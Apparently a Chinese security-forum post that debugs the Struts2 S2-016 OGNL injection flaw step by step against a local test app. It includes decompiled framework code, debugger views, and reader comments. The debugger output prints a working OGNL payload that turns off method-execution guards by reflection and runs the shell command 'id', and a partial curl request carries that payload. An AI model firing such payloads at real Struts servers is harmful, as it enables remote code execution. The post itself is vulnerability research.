
Decompiled .class file, bytecode version: 49.0 (Java 5)

```
    public Object compile(String expression, Map<String, Object> context) throws OgnlException {   expression: "#context['xwork
        Object tree;   tree: "#context["xwork.MethodAccessor.denyMethodExecution"] = false, #f = #_memberAccess.getClass().getD
        if (enableExpressionCache) {
            tree = this.expressions.get(expression);
            if (tree == null) {
                tree = Ognl.parseExpression(expression);
                this.expressions.putIfAbsent(expression, tree);   expressions:  size = 4   expression: "#context['xwork.MethodAc
            }
        } else {
            tree = Ognl.parseExpression(expression);
        }

        if (!enableEvalExpression && this.isEvalExpression(tree, context)) {
            throw new OgnlException("Eval expressions has been disabled");
        } else {
            return tree;
        }
    }

    public void copy(Object from, Object to, Map<String, Object> context, Collection<String> exclusions, Collection<String> in
```

OgnlUtil › compile()

```
tree = {ASTSequence@4060} "#context["xwork.MethodAccessor.denyMethodExecution"] = false, #f = #_memberAccess.getClass().getDeclaredFiel... View
  _getterClass = null
  _lastExpression = null
  _coreExpression = null
  _parent = null
  _children = {Node[5]@4068}
    0 = {ASTAssign@4070} "#context["xwork.MethodAccessor.denyMethodExecution"] = false"
    1 = {ASTAssign@4071} "#f = #_memberAccess.getClass().getDeclaredField("allowStaticMethodAccess")"
    2 = {ASTChain@4072} "#f.setAccessible(true)"
    3 = {ASTChain@4073} "#f.set(#_memberAccess, true)"
    4 = {ASTStaticMethod@4074} "@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec("id").getInputStream())"
  id = 1
```

细致的跟踪
后面经常出现
getvalue
this.evaluateGetValueBody
ognl.SimpleNode#evaluateGetValueBody



ASTSequence.class:31

[✓] Enabled

[✓] Suspend: [● All] ○ Thread

☐ Condition:

Log: ☐ "Breakpoint hit" message ☐ Stack trace

☐ Evaluate and log:

☐ Remove once hit

Disable until breakpoint is hit:

<None>

After hit: [● Disable again] ○ Leave enabled

☐ Instance filte


☐ Class filters:

☐ Pass count:

☐ Caller filters:


```java

    public void jjtClose() {
        this.flattenTree();
    }

    protected Object getValueBody(OgnlContext context, Object source) throws OgnlExceptio
        Object result = null;

        for(int i = 0; i < this._children.length; ++i) {
            result = this._children[i].getValue(context, source);
        }

        return result;
    }
```

这地方可能是 tree 分开之后的 每个payload小语句 执行 循环
补充一下
org.apache.struts2.dispatcher.ng.ExecuteOperations#executeAction
启动的时候有一些参数
没修改之前的context



```
▼ context = {OgnlContext@5030}  size = 18
  ▶ 0 = {HashMap$Node@5084} "com.opensymphony.xwork2.ActionContext.locale" -> "zh_CN"
  ▶ 1 = {HashMap$Node@5085} "request" -> " size = 3"
  ▶ 2 = {HashMap$Node@5086} "struts.actionMapping" ->
  ▶ 3 = {HashMap$Node@5087} "com.opensymphony.xwork2.ActionContext.actionInvocation" ->
  ▶ 4 = {HashMap$Node@5088} "session" -> " size = 0"
  ▶ 5 = {HashMap$Node@5068} "com.opensymphony.xwork2.util.ValueStack.ValueStack" ->
  ▶ 6 = {HashMap$Node@5089} "com.opensymphony.xwork2.dispatcher.HttpServletRequest" ->
  ▶ 7 = {HashMap$Node@5090} "com.opensymphony.xwork2.dispatcher.HttpServletResponse" ->
  ▶ 8 = {HashMap$Node@5091} "com.opensymphony.xwork2.ActionContext.container" ->
  ▶ 9 = {HashMap$Node@5092} "com.opensymphony.xwork2.ActionContext.parameters" -> " size = 1"
  ▶ 10 = {HashMap$Node@5093} "com.opensymphony.xwork2.dispatcher.ServletContext" ->
  ▶ 11 = {HashMap$Node@5094} "com.opensymphony.xwork2.ActionContext.application" -> " size = 9"
  ▶ 12 = {HashMap$Node@5095} "com.opensymphony.xwork2.ActionContext.session" -> " size = 0"
  ▶ 13 = {HashMap$Node@5096} "application" -> " size = 9"
  ▶ 14 = {HashMap$Node@5097} "action" ->
  ▶ 15 = {HashMap$Node@5098} "com.opensymphony.xwork2.ActionContext.name" -> "default"
  ▶ 16 = {HashMap$Node@5099} "attr" -> "Unable to evaluate the expression Method threw 'java.lang.UnsupportedOperationException' exception.
  ▶ 17 = {HashMap$Node@5100} "parameters" -> " size = 1"
```

Getvalue->evaluateGetValueBody->Getvaluebody
ognl.OgnlRuntime#callMethod(ognl.OgnlContext, java.lang.Object, java.lang.String, java.lang.Object[])




Decompiled .class file, bytecode version: 49.0 (Java 5)

```java
    }

    private Object tryFindValue(String expr, Class asType) throws OgnlException {  expr: "#context['xwork.MethodAccessor.de
        Object value = null;  value: "uid=501(zhangdingfeng) gid=20(staff) groups=20(staff),501(access_bpf),701(com.apple.s

        try {
            expr = this.lookupForOverrides(expr);
            value = this.getValue(expr, asType);  expr: "#context['xwork.MethodAccessor.denyMethodExecution']=false,#f=#_mer
            if (value == null) {  value: "uid=501[redacted] gid=20(staff) groups=20(staff),501(access_bpf),701(com.app
                value = this.findInContext(expr);
            }
        } finally {
            this.context.remove(THROW_EXCEPTION_ON_FAILURE);
        }

        return value;
    }

    private Object getValue(String expr, Class asType) throws OgnlException {
        return this.ognlUtil.getValue(expr, this.context, this.root, asType);
    }

    private Object findInContext(String name) { return this.getContext().get(name); }
```

```
▶ this = {OgnlValueStack@4056}
▶ expr = "#context['xwork.MethodAccessor.denyMethodExecution']=false,#f=#_memberAccess.getClass().getDeclaredField('allowStaticMethodAcce... View
▶ asType = {Class@330} "class java.lang.String" ... Navigate
▶ value = "uid=501[redacted] gid=20(staff) groups=20(staff),501(access_bpf),701(com.apple.sharepoint.group.1),12(everyone),61(localaccou... View
▶ this.context = {OgnlContext@4065}  size = 20
```

这里就执行了OGNL表达式

curl -v
http://localhost:8081/S2_016_war_exploded/default.action\?redirect:%24%7B%23context%5B%27xwork.MethodAccessor.denyMethodExecution%27%5D%3Df


var是提取出来的Ognl表达式，就是大括号里面的内容。接着执行了stack.findValue方法，正是这个方法将Ognl表达式执行了，其实就是到了比较底层的OgnlUtil中进行语法树分析并执行，最后返回执行的结果。这个执行的过程就是在OgnlValueStack中实现的（对于树中的每个节点进行执行），这里涉及了Ognl语法树算法，这里不赘述。

```java
        expr = (String) overrides.get(expr);
    }

    Object value = ognlUtil.getValue(expr, context, root, asType);
    if (value != null) {
        return value;
    } else {
        checkForInvalidProperties(expr, throwExceptionOnFailure, throwEx
```

分析到这里，相信很多人都会明白了这个Ognl是如何就执行的了，这也是Struts2漏洞的最根本的地方，每个Struts2漏洞都是围绕着Ognl表达式机制。探测和分析出不同的方法（各种payload的奇怪表示）都是为了最终让服务端执行我们的Ognl表达式代码。

参考文章:

[很详细的调试S2-016](#)

[030509调试内有调用链参考下](#)

可能有的地方说的不对,希望师傅们指正(萌新瑟瑟发抖)

点击收藏 | 0 关注 | 1

上一篇：Real World Finals... 下一篇：大佬们有没有专门针对centos服...

1. 4 条回复

87331****@qq.com 2019-04-01 11:31:11

膜大佬

0 回复Ta

[loc****](loc****) 2019-04-01 11:32:57

学习了！

0 回复Ta

---

milktea 2019-04-01 11:34:15

挺好，学习一下

0 回复Ta

82116****@qq.com 2019-04-01 11:40:52

挺好的文章
学习 了

0 回复Ta
